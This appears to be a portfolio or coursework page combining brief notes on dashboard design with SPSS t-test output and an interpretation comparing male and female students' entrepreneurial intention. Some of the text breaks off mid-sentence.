
Relevance

It is for this reason that the dashboard should be designed with only the most important information relevant to the evaluation of business performance, never overloading the user with too much information. Every chart and table points toward key metrics-ormap effectiveness of sales channels, distribution of flight hours, or passenger traffic versus day of the week. This gives decision-makers an immediate visual awareness of critical areas of business without having to sort through information that is not essential.



Interaction and Actions

Interactivity within the dashboard enhances its usefulness by digging into the data interactively and flexibly. The filter action of this dashboard enables one to personalize the view



Hypothesis Testing

1. T-Test: Gender vs. Entrepreneurial Intention

T-Test

Group Statistics

	gender	N	Mean	Std. Deviation	Std. Error Mean
Creating a new company (being an entrepreneur).	Male	798	4.56	1.902	.067
	Female	897	4.04	1.939	.065

Independent Samples Test

		Levene's Test for Equality of Variances				t-test for Equality of Means				95% Confidence Interval of the Difference	
		F	Sig.	t	df	One-Sided p	Two-Sided p	Mean Difference	Std. Error Difference	Lower	Upper
Creating a new company (being an entrepreneur).	Equal variances assumed	.083	.773	5.509	1693	<.001	<.001	.515	.094	.332	.699
	Equal variances not assumed			5.515	1677.002	<.001	<.001	.515	.093	.332	.698

Independent Samples Effect Sizes

		Standardizer ^a	Point Estimate	95% Confidence Interval	
				Lower	Upper
Creating a new company (being an entrepreneur).	Cohen's d	1.922	.268	.172	.364
	Hedges' correction	1.923	.268	.172	.364
	Glass's delta	1.939	.266	.169	.362

a. The denominator used in estimating the effect sizes.

Cohen's d uses the pooled standard deviation.

Hedges' correction uses the pooled standard deviation, plus a correction factor.

Glass's delta uses the sample standard deviation of the control (i.e., the second) group.

Tableau / PowerBi / SPSS







The first hypothesis tested was whether there is a significant difference in entrepreneurial intention between male and female students. The independent samples T-Test results indicate that there is a statistically significant difference between the two groups ($t = 5.509$, $df = 1693$, $p < 0.001$). Male students have a higher mean entrepreneurial intention score ($M = 4.56$, $SD = 1.902$) compared to

